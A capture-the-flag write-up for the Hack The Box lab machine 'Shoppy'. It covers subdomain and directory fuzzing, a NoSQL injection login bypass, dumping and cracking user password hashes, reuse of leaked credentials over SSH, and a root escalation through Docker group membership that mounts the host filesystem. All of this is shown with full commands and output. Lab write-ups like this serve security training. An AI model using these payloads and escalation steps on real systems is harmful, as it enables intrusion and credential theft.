

ShoppY

Perform nmap Scan

```
nmap -A -vv <t-ip> -oN nmap.txt
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.4p1 Debian 5+
deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDApZi3KltvlyDHTatw6
pKZfuIcoHfTnVe0W1yc9Uw7NMUinxjjQaQ731J+eCTwd8hBcZT6HQwcchDN
R50Lwyp2a/KpXuH2my+2/tDvISTRtGwfMy1sDrG3+KPEzBag07m7ycshp8K
hrRq0faHPrEgcagkb5T8mnT6zr3YonzoMyIpT+Q100JAre6GPgJc9im/tja
qhwUxCH5MxJCKQxaUf2SlGjRCH5/xEkN020BEUYokjoAWwHUWjK2mLIrBQf
d4/lcUzMnc5WT9pVBqQBw+/7LbFRyH4TLmGT9PPEr8D8iygWYpuG7WF0ZlU
8o0h00+uBqZFgJFF0evq+42q42BvYYR/z+mFox+Q2lz7viSCV7nBMdcWto6
USWLRx1AkVXNGeuRjr3l0r/698sQjDy5v0GnU9cMHeYkMc+TuiIaJJ5oRrS
g/x53Xin1UogTnTaKLNdGkgynMqyVFklvdnUngRSLsXnwYNgcDrUhXsfpD
u8HVNzerT3q27679+n5ZFM=
|_   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (EC
DSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIb
mlzdHAyNTYAAABBBHiKrH/B/4murRCO5ju2KuPgkMjQN3Foh7EifMHE0wmo
DNjLYBfoAFKgBnrMA9GzA+NGhHV6L8CAxN3eaGXXMo=
|_   256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED
25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBRsWhJQCRHjDkHy3HkFL
MZOgqCmM3/VfMHMm56u0Ivk
80/tcp    open  http      syn-ack ttl 63  nginx 1.23.1
|_ http-title: Did not follow redirect to http://shoppY.htb
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: nginx/1.23.1
```

Device type: general purpose | router
Running: Linux 5.X, MikroTik RouterOS 7.X

After that we performed chost scanning with ffuf

```
ffuf -u http://t-ip/ -H "Host: FUZZ.shoppy.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top1000000.txt:FUZZ -fw 5
```

```
(sheru@kali)~[~/htb/machines/shoppy]
$ ffuf -u http://10.129.227.233/FUZZ -H "Host: FUZZ.shoppy.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top1000000.txt:FUZZ -fw 5
```




v2.1.0-dev

```
:: Method      : GET
:: URL         : http://10.129.227.233/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top1000000.txt
:: Header     : Host: FUZZ.shoppy.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response words: 5
```

```
mattermost [Status: 200, Size: 3122, Words: 141, Lines: 1, Duration: 318ms]
:: Progress: [49836/100000] :: Job [1/1] :: 218 req/sec :: Duration: [0:06:55] :: Errors: 0 ::
```

Found a new subdomain mattermost.shoppy.htb. Add this to host file

shoppy.htb



We performed directory fuzzing and found some interesting directories

```
sheru@kali) - [~/htb/machines/shoppy]
└─$ ffuf -u http://shoppy.htb/FUZZ -w /usr/share/wordlists/
seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt:FUZZ -ic
```

```
(sheru@kali) - [~/htb/machines/shoppy]
└─$ ffuf -u http://shoppy.htb/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt:FUZZ -ic
```




v2.1.0-dev

```
:: Method      : GET
:: URL         : http://shoppy.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
images      [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 282ms]
             [Status: 200, Size: 2178, Words: 853, Lines: 57, Duration: 282ms]
login       [Status: 200, Size: 1074, Words: 152, Lines: 26, Duration: 268ms]
admin       [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 325ms]
assets      [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 181ms]
css         [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 670ms]
Login       [Status: 200, Size: 1074, Words: 152, Lines: 26, Duration: 225ms]
js          [Status: 301, Size: 171, Words: 7, Lines: 11, Duration: 506ms]
:: Progress: [2187/220546] :: Job [1/1] :: 99 req/sec :: Duration: [0:00:20] :: Errors: 0 ::
```

Now we will go to login page. We tried to check for sql



and got 504 status which make me feel like there is something fishy

504 Gateway Time-out

nginx/1.23.1


NoSQL Failures

Given that  is messing up the server, I'll look at NoSQL as well. One way to try this would be with something like I showed in [Mango](#):


```
username[$ne]=admin&password[$ne]=admin
```

That doesn't work here, and hangs just the same.

Another way would be to convert to JSON. I'll change the `Content-Type` header as well as the payload itself. Without an injection, this works fine (returning the 302 saying it failed login):



Now I can try the method that worked in NodeBlog, but it hangs, and eventually returns a timeout:



At one point I did accidentally send the "\$ne" without the " around it, which returned a 400:

```
14 {
  "username": "admin",
  "password": {
    $ne: "admin"
  }
}
```

? ⚙️ ⬅️ ➡️ Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.23.1
```

Rending this response shows an error trace:

Response

Pretty Raw Hex Render

```
SyntaxError: Unexpected token $ in JSON at position 33
    at JSON.parse (<anonymous>)
    at parse (/home/jaeger/ShoppApp/node_modules/body-parser/lib/types/json.js:89:19)
    at /home/jaeger/ShoppApp/node_modules/body-parser/lib/read.js:128:18
    at AsyncResource.runInAsyncScope (node:async_hooks:203:9)
    at invokeCallback (/home/jaeger/ShoppApp/node_modules/raw-body/index.js:231:16)
    at done (/home/jaeger/ShoppApp/node_modules/raw-body/index.js:220:7)
    at IncomingMessage.onEnd (/home/jaeger/ShoppApp/node_modules/raw-body/index.js:280:7)
    at IncomingMessage.emit (node:events:513:28)
    at endReadableNT (node:internal/streams/readable:1359:12)
    at process.processTicksAndRejections (node:internal/process/task_queues:82:21)
```

It doesn't like the `$` character, and it's at the JSON parsing level, before it gets to a potential DB call. Seems like a deadend there. But I did leak some interesting information:

- Username on box jaeger
- App is running out of `/home/jaeger/ShoppApp`

```

1 POST /login HTTP/1.1
2 Host: shoppy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://shoppy.htb
10 Connection: keep-alive
11 Referer: http://shoppy.htb/login
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14 username=admin' || 'a'=='a&password=admin
15

1 HTTP/1.1 302 Found
2 Server: nginx/1.23.1
3 Date: Fri, 17 Apr 2025 18:01:51 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 56
6 Connection: keep-alive
7 Location: /admin
8 Vary: Accept
9 Set-Cookie: connect.sid=s%3A2ZfInU6JNRLuNRdMlqUAhslGcrn9DAuV.iHw9HJjOgCbz9L48DiozF7z28h2BkH6nylsnSlnzLqifvqv; Path=/; HttpOnly
10
11 <p>Found. Redirecting to <a href="/admin">/admin</a></p>

```

We got successfully login

Products of Shoppy App	
Name	Price
PC	1145\$
Smartphone	200\$
Backpack	30\$
Jacket	20\$
Ventilator	2\$
Controller	15\$

```

← → ↻ 🏠 ⚠ Not secure shoppy.htb/exports/export-search.json
🔍 OffSec 🐧 Kali Linux 📖 Kali Tools 📄 Kali Docs 🗣 Kali Forums 🏹 Kali NetHunter 🐛 Exploit-DB 🔍 Google Hackin...
Pretty-print ☐

[{"_id": "62db0e93d6d6a999a66ee67a", "username": "admin", "password": "23c6877d9e2b564ef8b32c3a23de27b2"}]

```

used again the same payload that bypassed the login

```
admin' || 'a'=='a'
```

```


← → ↻ 🏠 ⚠ Not secure shoppy.htb/exports/export-search.json
🔍 OffSec 🐧 Kali Linux 📖 Kali Tools 📄 Kali Docs 🗣 Kali Forums 🏹 Kali NetHunter 🐛 Exploit-DB 🔍 Google Hackin...
Pretty-print ☐

[{"_id": "62db0e93d6d6a999a66ee67a", "username": "admin", "password": "23c6877d9e2b564ef8b32c3a23de27b2"}, {"_id": "62db0e93d6d6a999a66ee67b", "username": "josh", "password": "6ebcea65320589ca4f2f1ce039975995"}]

```

now used crackstation to crack the hashes

```
6ebcea65320589ca4f2f1ce039975995
23c6877d9e2b564ef8b32c3a23de27b2
```




Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults


Hash	Type	Result
6ebcea65320589ca4f2f1ce039975995	md5	remembermethisway
23c6877d9e2b564ef8b32c3a23de27b2	Unknown	Not found.

found creds **josh : remembermethisway**

mattermost.shoppy.htb



Login with creds of josh



Found some creds of jaeger:Sh0ppyBest@pp!. Tried ssh and got succeeded and read the user.txt file


```
jaeger@shoppy:~$ ls
Desktop    Downloads  Pictures  ShoppyApp  Templates  Videos
Documents  Music      Public    shoppy_start.sh  user.txt
jaeger@shoppy:~$ cat user.txt
1f74375d4a3fb52ec87d63cf03ce8d44
jaeger@shoppy:~$
```

Privilege Escalation

checked what sudo privileges we have with this user found password-manager, so checked the file but we cannot read this file so i used strings command to read the file

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
jaeger@shoppy:~$
```

```
strings -el password-manager
```

```
(deploy) /home/deploy/password-manager
jaeger@shoppy:~$ strings -el /home/deploy/password-manager
Sample
jaeger@shoppy:~$
```

now run the password with sudo command like this

```
sudo -u deploy /home/deploy/password-manager
```

and put the password **Sample**

```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:~$
```

Now ssh into the deploy and do recon, When i ran id command i saw this

```
deploy@shoppy:/home/jaeger$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:/home/jaeger$
```

now list down docker images

```
docker images
```

```
deploy@shoppy:/home/jaeger$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
alpine        latest    d7d3d98c851f   3 years ago    5.53MB
deploy@shoppy:/home/jaeger$
```

now run this command to get root shell

The exploit here is to create a new container that has the entire file system mounted into it. In that container, I'll be root, and thus have full access to all the files in the container (including the full host filesystem).

I've shown this several times with `lxc` before, but never like this with Docker ([GoodGames](#) is the closest example).

I'll start the container with `docker run` and the following options:

- `-rm` - remove the container when it's done
- `-it` - keep STDIN open and assign a PTTY
- `-v /:/mnt` - mount the host `/` to `/mnt` inside the container

I'll also give it the image name (alpine) and the command to run `/bin/sh` (no `bash` on Alpine). With these, I can start the image and find the host file system in `/mnt`:

```
docker run --rm -it -v /:/mnt alpine /bin/sh
```

```
deploy@shoppy:/home/jaeger$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
alpine        latest    d7d3d98c851f   3 years ago    5.53MB
deploy@shoppy:/home/jaeger$ docker run --rm -it -v /:/mnt alpine /bin/sh
/ # cd mnt
/mnt # cd root
/mnt/root # ls
root.txt
/mnt/root # cat root.txt
73c781b74f6a927710a722520db34899
/mnt/root #
```